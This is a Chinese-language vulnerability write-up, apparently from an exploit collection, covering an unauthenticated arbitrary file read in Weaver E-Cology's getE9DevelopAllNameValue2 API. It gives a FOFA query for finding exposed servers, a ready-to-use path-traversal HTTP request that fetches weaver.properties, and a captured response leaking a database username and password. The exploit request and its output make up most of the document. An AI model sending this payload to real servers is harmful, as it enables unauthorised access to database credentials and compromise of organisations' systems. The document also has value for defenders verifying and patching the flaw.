


## F6-2泛微-E-Cology-任意文件读取

### 漏洞描述：

泛微E-Cology getE9DevelopAllNameValue2接口处任意文件读取漏洞，未经身份验证的攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

### 网站图片：



### 网络测绘：

#### fofa语法：

FOFA: app="泛微-OA (e-cology) "

### 漏洞复现：

#### payload:

```
GET /api/portalTsLogin/utis/getE9DevelopAllNameValue2?fileName=portaldev/../weaver.properties HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; PPC Mac OS X 10_11_9 rv:6.0; mai-IN) AppleWebKit/531.9.5 (KHTML, like Gecko) Version/4.1 Safari/531.9.5
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

#### 效果图：

##### 读取数据库配置

| Request  | Responses  |
|--|--|
| <pre>1 GET /api/portalTsLogin/utis/getE9DevelopAllNameValue2?fileName=portaldev/../weaver.properties 2 HTTP/1.1 3 Host: [redacted] 4 User-Agent: Mozilla/5.0 (Macintosh; PPC Mac OS X 10_11_9 rv:6.0; mai-IN) AppleWebKit/531.9.5 5 (KHTML, like Gecko) Version/4.1 Safari/531.9.5 6 Accept-Encoding: gzip, deflate 7 Accept: */* 8 Connection: keep-alive</pre> | <pre>1 HTTP/1.1 200 OK 2 Server: WVS 3 Cache-Control: private 4 X-Frame-Options: SAMEORIGIN 5 X-XSS-Protection: 1 6 Set-Cookie: ecology_sessionid=aaaIyIYzu 7 Content-Type: text/plain; charset=utf-8 8 Date: Sat, 27 Jan 2024 19:24:47 GMT 9 Content-Length: 554 10 11 {"api_status":true,"data":{"ecology.url":   DatabaseName=ecology","ecology.changestat   isgoveproj":"0","ecology.maxidletime":"60   password":"WLz11210","DriverClasses":"com   ecology.user":"sa","ecology.maxusecount"   "ecology.overtime":"30","DEBUG_MODE":"fal   maxconn":"300","ecology.maxalivetime":"10</pre> |